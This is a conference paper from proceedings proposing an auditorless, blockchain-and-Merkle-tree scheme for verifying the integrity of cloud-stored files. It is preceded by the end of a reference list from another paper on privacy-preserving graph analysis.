21. Brickell, J., Shmatikov, V.: Privacy-preserving graph algorithms in the semi-honest model. In: Roy, B. (ed.) ASIACRYPT 2005. LNCS, vol. 3788, pp. 236–252. Springer, Heidelberg (2005). doi:10.1007/11593447_13
22. Aly, A., Cuvelier, E., Mawet, S., Pereira, O., Vyve, M.: Securely solving simple combinatorial graph problems. In: Sadeghi, A.-R. (ed.) FC 2013. LNCS, vol. 7859, pp. 239–257. Springer, Heidelberg (2013). doi:10.1007/978-3-642-39884-1_21
23. Aly, A., Vyve, M.: Securely solving classical network flow problems. In: Lee, J., Kim, J. (eds.) ICISC 2014. LNCS, vol. 8949, pp. 205–221. Springer, Heidelberg (2015). doi:10.1007/978-3-319-15943-0_13
24. Blanton, M., Steele, A., Alisagari, M.: Data-oblivious graph algorithms for secure computation and outsourcing. In: Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security, pp. 207–218. ACM (2013)
25. Frikken, K.B., Golle, P.: Private social network analysis: how to assemble pieces of a graph privately. In: Proceedings of the 5th ACM Workshop on Privacy in Electronic Society, pp. 89–98. ACM (2006)
26. Kukkala, V.B., Iyengar, S., Saini, J.S.: Secure multiparty graph computation. In: 2016 8th International Conference on Communication Systems and Networks (COMSNETS), pp. 1–2. IEEE (2016)
27. Kerschbaum, F., Schaad, A.: Privacy-preserving social network analysis for criminal investigations. In: Proceedings of the 7th ACM Workshop on Privacy in the Electronic Society, pp. 9–14. ACM (2008)
28. Fridgen, G., Garizy, T.Z.: Supply chain network risk analysis - A privacy preserving approach. In: 23rd European Conference on Information Systems, ECIS 2015, Münster, Germany, 26–29 May 2015
29. Tassa, T., Bonchi, F.: Privacy preserving estimation of social influence. In: EDBT, pp. 559–570 (2014)
30. Cramer, R., Damgard, I., Nielsen, J.B.: Secure multiparty computation and secret sharing-an information theoretic appoach. Book Draft (2012)
31. Ben-Or, M., Goldwasser, S., Wigderson, A.: Completeness theorems for non-cryptographic fault-tolerant distributed computation. In: Proceedings of the Twentieth Annual ACM Symposium on Theory of Computing, pp. 1–10. ACM (1988)
32. Paillier, P.: Public-Key cryptosystems based on composite degree residuosity classes. In: Stern, J. (ed.) EUROCRYPT 1999. LNCS, vol. 1592, pp. 223–238. Springer, Heidelberg (1999). doi:10.1007/3-540-48910-X_16
33. Damgård, I., Fitzi, M., Kiltz, E., Nielsen, J.B., Toft, T.: Unconditionally secure constant-rounds multi-party computation for equality, comparison, bits and exponentiation. In: Halevi, S., Rabin, T. (eds.) TCC 2006. LNCS, vol. 3876, pp. 285–304. Springer, Heidelberg (2006). doi:10.1007/11681878_15

34. Kukkala, V.B., Saini, J.S., Iyengar, S.: Privacy preserving network analysis of distributed social networks. Cryptology ePrint Archive, Report 2016/427 (2016). http://eprint.iacr.org/2016/427
35. Strogatz, S.H.: Exploring complex networks. Nature **410**(6825), 268–276 (2001)
36. Albert, R., Barabási, A.L.: Statistical mechanics of complex networks. Rev. Mod. Phys. **74**(1), 47 (2002)
37. Dorogovtsev, S.N., Mendes, J.F.: Evolution of networks. Adv. Phys. **51**(4), 1079–1187 (2002)
38. Adamic, L.A., Huberman, B.A.: Power-law distribution of the world wide web. Science **287**(5461), 2115–2115 (2000)
39. Faloutsos, M., Faloutsos, P., Faloutsos, C.: On power-law relationships of the internet topology. In: ACM SIGCOMM Computer Communication Review, vol. 29, pp. 251–262. ACM (1999)
40. Mislove, A., Marcon, M., Gummadi, K.P., Druschel, P., Bhattacharjee, B.: Measurement and analysis of online social networks. In: Proceedings of the 7th ACM SIGCOMM Conference on Internet Measurement, pp. 29–42. ACM (2007)
41. Bavelas, A.: Communication patterns in task-oriented groups. J. Acoust. Soc. Am. **22**(6), 726–730 (1950)
42. Wasserman, S., Faust, K.: Social Network Analysis: Methods and Applications, vol. 8. Cambridge University Press, Cambridge (1994)
43. Hsieh, C.S., Kovářík, J., Logan, T.: How central are clients in sexual networks created by commercial sex? Scientific reports 4 (2014)
44. Page, L., Brin, S., Motwani, R., Winograd, T.: The pagerank citation ranking: bringing order to the web (1999)
45. Brin, S., Page, L.: Reprint of: the anatomy of a large-scale hypertextual web search engine. Comput. Netw. **56**(18), 3825–3833 (2012)
46. Franceschet, M.: Pagerank: standing on the shoulders of giants. Commun. ACM **54**(6), 92–101 (2011)
47. Kitsak, M., Gallos, L.K., Havlin, S., Liljeros, F., Muchnik, L., Stanley, H.E., Makse, H.A.: Identification of influential spreaders in complex networks. Nature Phys. **6**(11), 888–893 (2010)
48. Batagelj, V., Zaversnik, M.: An o (m) algorithm for cores decomposition of networks. arXiv preprint cs/0310049 (2003)

Software Security

Exploiting Block-Chain Data Structure for Auditorless Auditing on Cloud Data

Sanat Ghoshal[1] and Goutam Paul[2(✉)]

[1] Department of Computer Science and Technology, Women's Polytechnic, Chandannagar 712 136, Hooghly, India
sanat.ghoshalphd@gmail.com

[2] Cryptology and Security Research Unit, R.C. Bose Centre for Cryptology and Security, Indian Statistical Institute, Kolkata 700 108, India
goutam.paul@isical.ac.in

Abstract. Low cost, high performance and on-demand access of cloud infrastructure facilitates individuals and organizations to outsource their high volume of data to cloud storage system. With continuously increasing demand of cloud storage, security of users' data in cloud is becoming a great challenge. One of the security concerns is ensuring integrity of the data stored in the cloud, and trusted third-party based public auditing is a standard technique for cloud data authentication. In this paper, for the first time, we propose an auditing scheme for cloud data without requiring a third party. We exploit the block-chain data structure of Bitcoins to propose an auditing mechanism whereby any user can perform the validation of selected files efficiently. In case a user does not possess the required computational resource for verification, or a user is reluctant to do the verification, our scheme provides the option for third party verification as well, without any additional overhead of data structure, computation or storage.

Keywords: Audit · Block-chain · Cloud data · Hash-tree · Merkle tree

1 Introduction

Cloud computing is an internet-based computing model that provides shared processing, resources and data among different users or agents. Different types of sensitive data may be stored in the cloud servers and so cloud storage is one of the important components in cloud computing. Cloud storage is essentially a service model where data and services are well maintained, managed and often backed-up remotely. Based on the accessibility and use of data in the cloud, there are four deployment models of cloud.

– *Public cloud*: It provides a multi-tenant storage environment and is well-suited for unstructured data, e.g. data of Facebook, Twitter etc. In public cloud, data are spread over different regions and continents as it is stored in global data centers (e.g., Amazon Elastic Compute Cloud (EC2), IBM's Blue Cloud, Sun Cloud, Google App Engine and Windows Azure etc.)

– *Private cloud*: It is generally used for Institutional or Organizational data and is dedicated to a single enterprise whose data and services are customized and controlled by firewall.
– *Hybrid cloud*: It a composition of private and third-party public cloud, where different platforms are integrated facilitating data and applications portability. Hybrid clouds are often called integrated clouds which combine a set of requirements from two or more co-joining clouds (e.g., cloud bursting for load-balancing between clouds).
– *Community Cloud*: The cloud infrastructure is shared by several organizations and supports a particular community that has shared concerns. A community cloud is governed by the regulatory controls of that particular community, for example, health and financial institutions clouds.

Possibility of breaching data in multi-tenancy cloud environment is increasing continuously and it is a potential threat for cloud users. For cloud data, two security properties are essential: data confidentiality and data integrity. Breach of data may occur due to involvement of malicious hackers outside the system or some persons engaged internally in the system like data managers of the cloud service providers (CSP) who can directly access the clients' data. A more serious issue is that CSP might manipulate or fabricate users' data and even deliberately delete some rarely accessed data to save storage space. So it is a big challenge to establish trust and confidence of cloud users or data owners for storing their data in the cloud.

Auditing is a process of analyzing log records to present information about the system in a clear and understandable format. Traditionally, two-party storage auditing protocols [4,7,12], that requires independent auditing service, were used to check the data integrity. In cloud storage system, however, two-party auditing techniques did not turn out to be appropriate and efficient, because both cloud users and CSPs could not be guaranteed unbiased auditing result. Moreover, in large-scale cloud storage systems, where data is updated dynamically, an efficient, secure and dynamic auditing protocol is desired. For third party auditing in cloud storage systems, some important requirements have been proposed in [15]:

(a) Confidentiality: The auditing protocol should keep owners data confidentially against the auditor i.e. auditors have no idea about cloud owners data.
(b) Dynamic Auditing: The auditing protocol should support the dynamic updates of the data in the cloud.
(c) Batch Auditing: The auditing protocol should also be able to support the batch auditing for multiple owners in multi-cloud environment.

Wang et al. [16] presented a public auditing scheme based on Merkle hash tree which supports both the privacy-preserving auditing protocol and batch auditing. Over the last few years, there have been a plethora of works [1,9,17] on third-party auditing of cloud data. Third-party auditing mechanism is an elegant solution which monitors the data dynamics and verifies the integrity of data for the cloud data owners. However, clients may not trust the involvement of third party for auditing their sensitive data. Moreover, clients have to pay for such a service to the third party auditor (TPA) and renew from time to time for the same. For such type of clients, two-party auditing or auditing-by-anybody may be a better solution, if the security requirements are not violated and efficiency is not compromised.

In this paper, we remove the necessity for a single trusted third-party for cloud data auditing. We propose a novel solution based-on a block-chain type data structure that is typically used in Bitcoins [11] for distributed maintenance of authenticated ledger of all transactions. We arrange the data structure of the block-chain in such a way that the clients can easily and efficiently verify their stored data in the cloud storage server without intervening third party. If anything is modified in a block of the block-chain, the modification will immediately propagate in the other blocks and anybody can detect the mismatch. It is interesting to note that our proposed scheme also entails the option for traditional trusted-third-party auditing, without any extra overhead of storage or data structure. Moreover, the security of our scheme reduces to the collision resistance of the underlying hash function and does not depend on bilinear pairing like computationally expensive operations.

1.1 Related Works

Ateniese et al. [2] first introduced the public third-party auditor (TPA) scheme called provable data possession (PDP) which significantly reduces the unnecessary burden of the users by transferring it to the TPA. However, its main drawback is that it does not allow dynamic auditing. Later, Erway et al. [6] proposed the dynamic data auditing concept known as dynamic provable data possession (DPDP) scheme which extends the original concept of PDP model [2]. It facilitates dynamic authentication data structure with verification algorithms, but the main drawback of the protocol is that it cannot support public auditing. Wang et al. [16] resolves the above two problems by presenting a public auditing scheme based on Merkle Hash Tree (MHT), which supports both dynamic as well as public auditing requirements. However, the above scheme involves more computational costs considering the third party auditor (TPA) because it incurs a huge communication overhead during updating and verification phases. Then, in 2013 Zhu et al. [19] proposed a new idea to minimize the computation and communication costs by introducing index-hash table based public auditing (IHT-PA) scheme. But the IHT-PA auditing scheme is inefficient for dynamic updating operations, especially for insertion and deletion operations. Later in 2015, Tian et al. [14] proposed a public auditing scheme for secure cloud storage based on dynamic hash table (DHT), which is a new two-dimensional data structure located at the TPA side to record the data property information for dynamic auditing. DHT achieves better performance and improves much in the updating phase than other public auditing schemes.

2 Data Structures Used in Our Proposal

Our proposed scheme introduces block-chain data structure (BCDS) that enhances the authentication and security of data in cloud along with other facilities. We also use the concept of Merkle tree to verify the integrity of any file or file-block[1] The proposed system has two parties: users or data owners and cloud service providers (CSP).




Fig. 1. System model

In Fig. 1, we present the basic system model. The cloud service provider maintains the required storage space for outsourcing data. The clients can store and retrieve data from storage server of the CSP as and when required, and perform auditing dynamically. Next, we explain our two main data structures: block-chain and Merkle tree.

[1] Since "block" in the context of block-chain means a node in the chain, we use the term "file-block" to denote the smallest unit of data-chunk in the file.

2.1 Block-Chain

Block-chain is a distributed public ledger and it is the underlying technology of Bitcoins [11]. A block is considered to be a transaction ledger where transaction data is recorded permanently. Blocks are organized into a linear (linked-list), known as block-chain. The first block in the block-chain is called the genesis block, numbered as block #0. New transactions are constantly being processed by the miners which are added to the end of the chain and once accepted by the network no one can change or remove the block.

Each block in the block-chain does not give only the location of the previous block, but it also contains a digest of the previous block that allows us to verify that the value hasn't changed. The head of the list is just a regular hash-pointer that points to the most recent data block. Figure 2 depicts the basic block-chain structure in Bitcoins. If an adversary changes the data of some block B, then the hash in block $B+1$, which is the hash of the entire block B, will not match with the hash of modified B (since the hash function is collision-resistant). The adversary can continue to try and cover up this change by changing the next block's hash as well. But this strategy will eventually fail, when the adversary reaches to the head of the list. We consider a file to be a concatenation of some smaller units called file-blocks.




Fig. 2. Block-chain data structure as used in Bitcoins

In our proposal, we use a block-chain data structure (BCDS), where information for a file is stored in a block and the transactions are replaced by file-blocks.

2.2 Merkle Tree

The second type of data structure defines a binary tree with hash pointers called Merkle tree [10]. Earlier, it has been used for authentication in file system implementations and version control systems. In Bitcoins, it is a per-block tree of the whole transactions that are linked to that block. It is an efficient way that allows us to make a digest of all the transactions in the block. Merkle tree data structure is explained in Fig. 3. Consider a block with 4 transactions T_1, T_2, T_3 and T_4. The hashes are computed as: H1 = $h(T_1)$, H2 = $h(T_2)$, H3 = $h(T_3)$, H4 = $h(T_4)$, H5 = h(H1 || H2), H6 = h(H3 || H4), Merkle root: H7 = h(H5 || H6), where $h()$ is a double-hash function defined as $h(x)$ = SHA256(SHA256(x)), where SHA256 is the 256-bit SHA-2 hash function.

Actually transactions are not stored in the Merkle tree, rather their data is hashed and the resulting hash is stored in each leaf node as H1, H2, H3 and H4. Consecutive pairs of leaf nodes are then summarized in a parent node, by concatenating the two hashes. For example, to construct the parent node H5, the two 32-byte hashes of the children (H1 and H2) are concatenated to create a 64-byte string. The process continues until there is only one node at the top known as the Merkle Root (H7). Whether there is one transaction or a hundred thousand transactions in a block, the Merkle root always summarizes them into 256 bits.

To prove that a specific transaction is included in a block, a node only requires to produce $\log_2(N)$ 32-byte hashes (where N is the number of nodes in the tree) which constitutes the Merkle path or authentication path that is connecting the specific transaction to the root of the tree. As per [5], classic traversal algorithm requires $2\log N$ time for the proof process.




Fig. 3. Merkle tree as used in Bitcoins

In our scheme, each file gives rise to a Merkle tree. We use the hash of the file-blocks of a file as the leaf nodes, and a Merkle root is generated that is stored in the block corresponding to that file.

3 Description of Our Proposal

In this section, we describe our proposal for auditorless auditing. Analogous to Bitcoins' public block-chain ledger, our scheme also uses a block-chain, where each block contains authentication information for a single file of some user. Each file is divided into fixed-length file-blocks for constructing the Merkle tree. As an when a user adds one file to the cloud server, a new node in this block-chain is created. Thus, one block in the chain may correspond to the file j of user i and the next block may correspond to the file l of user k.




Fig. 4. User's file list and the public block-chain structure

Each block in the block-chain will contain the user ID u_{ID}, the file ID f_{ID}, version number ν, timestamp t, the number N of file-blocks of that file, the Merkle root n_0 of the tree corresponding to all the file-blocks of that file and the hash $prev$ of the previous block in the block-chain. Each user will maintain a list of pointers, indexed by the file ID's. This pointer directly points to the particular block (in the block-chain) corresponding to that file. Figure 4 shows the above description in a nutshell. The number beside each variable denotes the typical size in bytes of that variable.

The execution flow for auditing a file is shown in Fig. 5. Assume that the file F is divided into N file-blocks denoted by b_0, b_1, …, b_{N-1}, where $N = 2^d$, d being the height of the Merkle tree. Our auditing scheme consists of two phases: setup and verification. The setup phase involves the following steps.

– *Generation of leaf hashes*: The user computes the leaf hashes $n_{N-1+i} = h(b_i)$ for each file-block b_i, where $0 \leq i \leq N-1$.



USER
CSP
SETUP
1.1 Initiates data information: f_{ID}, v, t, and compute leaf hashes for each file-block $n_{N-1+i} = h(b_i)$ $0 \leq i \leq N-1$
1.2 Computes the internal node hashes $n_i = (n_{2i+1} \| n_{2i+2})$ and stores the n_0 in the block-chain
f_{ID}, v, t, $\{n_i\}$
1.3 Stores the entire tree and other information corresponding to the file
VERIFICATION
2.1 Ask v, and t for the corresponding file for verification.
Send v, and t
2.2 Computes the seed: $r = h^P(n_0)$
2.3 Derives leaf members in each P chunk $l_j = G(r, j)$, $0 \leq j \leq P-1$
Send $\{l_j\}$
Sibling information
2.4 Finds the appropriate sibling information from the Merkle tree
2.5 Computes the root, n_0 from l_j and the sibling and checks if $n_0 = n'_0$ or not
2.6 Computes seed: $r' = h^P(n'_0)$
2.7 Derives leaf numbers in each P chunk $l'_j = G(r', j)$
2.8 Check $l_j = l'_j$ for each j.
If l_j and l'_j match then the file is verified

Fig. 5. Execution flow for auditing a file

– *Computation of internal node hashes*: The user then computes the internal node hashes $n_i = n_{2i+1} \mid\mid n_{2i+2}$.
– *Store the root*: The user stores the root n_0 in the block-chain.
– *Cloud server stores tree*: The cloud server stores the entire tree corresponding to a file.

We follow the technique of [3] for leaf number-based verification. The leaves are divided into P chunks, where P is a parameter that divides N. The verification phase proceeds as follows.

– *Seed generation*: The user computes the seed $r = h^P(n_0)$.
– *Derivation of leaf members*: The user derives one random leaf number in each of the P chunks as $l_j = G(r, j)$, $0 \leq j \leq P - 1$, and sends them to the CSP, where G is some cryptographic pseudo-random number generator (PRNG).
– *Root construction from sibling information*: CSP then sends the appropriate sibling information to the user so that the user can construct path to the Merkle root. At this stage, the user could verify the root that he has stored. However, in line of [3], we perform some additional steps.
– *Generate new leaf numbers and match*: The user then computes the seed $r' = h^P(n'_0)$, where n'_0 is the new root computed at the user's end. The user then derives the leaf numbers $l'_j = G(r', j)$ and verifies whether $l'_j = l_j$ for each j. If they match, then the file is verified.

3.1 Security Analysis and Discussion

Note that our scheme satisfies all the three requirements of secure cloud data auditing. It ensures confidentiality, by not keeping the actual data in the block-chain. Moreover, our scheme does not restrict the user from storing data in an encrypted form for enhanced security. Since we do not mandate to keep the authentication information of a user at a single place, rather we distribute them across the block-chain in the order of the timestamps, so dynamic update is automatically incorporated. Moreover, the version and timestamp information helps to prevent replay attack.

Since the block-chain of file tag information is a public ledger, multiple users can simultaneously validate their data without any interference. Hence, we do not need a separate algorithm for batch-auditing, it is implicitly supported in our scheme. For traditional third-party auditing, verification of a file typically means verification of some random file-blocks within the file. Now it may so happen that the CSP alters some block that is not picked by random selection for auditing. Then the data tampering cannot be detected. However, in our scheme, the Merkle root contains the digest of the entire file. So even a single bit change in any file-block is likely to generate significant difference between the bit patterns of the resulting Merkle roots.

Note that in principle we are not restricted to keep an entire file in a single block. In case the file size exceeds a threshold, we may divide the file into multiple *parts* and store each part in a block of the block-chain. Any file can be dynamically updated, and so it may so happen that the number of parts increase due to some update. Since information for the parts of the same file need not necessarily be placed in consecutive nodes (blocks), to handle the case of such large files, we may keep two pointers in every block. One pointer can be the usual previous block hash pointer. Another pointer could point to the block containing the next (or previous, depending on the convention) part of the same file (which may occur after a separation of several parts of several files of several users). In such a scenario, we may keep an additional record, namely, the total number of parts, in the block containing the first part information of that file, i.e., the block that is directly accessed from the file ID list.

4 Comparison with Existing Schemes

A comparative study of different auditing schemes in terms of their verification, updating and communication phases overhead for a single file is presented in Table 1 below.

In Table 1, N is considered as the whole number of file-blocks in a file[2]; v is the number of the verified file-blocks when auditing a file; u is the number of updated file-blocks; and m is the total number of files in the CSP; p is the probability of the corrupted file-blocks; the probability of at least one of the uncorrected file-blocks being picked by checking randomly sampled v blocks is $1-(1-p)^v$. In our scheme, communication involves sending information about the leaf numbers and the siblings. Verification and update of each block needs computation proportional to the height of the tree. Note that the block-chain data structure is useful for cloud data auditing under the assumption that the cloud would be used mainly for long-term storage and archival of files and update operations would be rare. This is because updating any file-block propagate changes in the block-chain from the current block containing the corresponding file up to the last block in the chain.

Table 1. Performance comparison of auditing schemes for cloud storage

Scheme	Communication overhead	Computation costs				Detection probability
		Verification		Updating		
		CSP	Auditor/User	CSP	TPA/User	
PoRs [8]	$O(1)$	$O(v)$	$O(v)$	–	–	$1-(1-p)^v$
PDP [2]	$O(1)$	$O(v)$	$O(v)$	–	–	$1-(1-p)^v$
CPDP [20]	$O(v)$	$O(v)$	$O(v)$	–	–	$1-(1-p)^v$
DAP [18]	$O(v)$	$O(v)$	$O(v)$	$O(u)$	$O(mN)$	$1-(1-p)^v$
DPDP (MHT) [16]	$vO(\log N)$	$vO(\log N)$	$vO(\log N)$	$uO(\log N)$	$uO(\log N)$	$1-(1-p)^v$
IHT-PA [19]	$O(v)$	$O(v)$	$O(v)$	$O(u)$	$O(mN)$	$1-(1-p)^v$
DHT-PA [14]	$O(v)$	$O(v)$	$O(v)$	$O(u)$	$O(u)$	$1-(1-p)^v$
Ours (BCDS)	$vO(\log N)$	$vO(\log N)$	$vO(\log N)$	$uO(\log N)$	$uO(\log N)$	$1-(1-p)^v$

[2] A file-block may be further divided into s smaller parts. In our scheme, s is taken to be 1. Hence for fair comparison, we have taken $s=1$ for the other schemes as well.




Fig. 6. Comparison of storage costs of different schemes

In Fig. 6, we compare the meta-data storage costs per file for the schemes cited in the above table. Note that the BLS signature width is 160 bits, the bit length of each record in the DAP and IHT is 16 and that in the DHT is 12. For our scheme, the length of different records are provided in Fig. 4. The graph shows that our scheme has the highest storage cost for the CSP, but the Lower (in fact, constant) storage cost in the block-chain.




Fig. 7. Experimental results of SHA256 hash computation

We also experimentally compute the SHA256 computation time for different input sizes from 1 KB to 1 MB through the "hashalot" package in Ubuntu 15.04 OS (64-bit) running on an Intel Core^{TM} i7-3770 CPU with a 3.4 GHz clock and 8 GB RAM. The plot of hash time in milliseconds against input size in bits is shown in Fig. 7. We can see that the plot is almost linear with a strong linear correlation of 0.9925 between the hash time and the input size.

5 Conclusion and Future Work

In this paper, we have presented a proposal to do away with the trusted third-party based public auditing on cloud data. Like Bitcoins, our scheme relies on block-chain data structure to store the authenticity information in the form of a distributed public ledger. Anybody including the user himself can verify the integrity of the user's data on the cloud. This simplifies the cloud data auditing, making it more transparent and light-weight, without compromising the security.

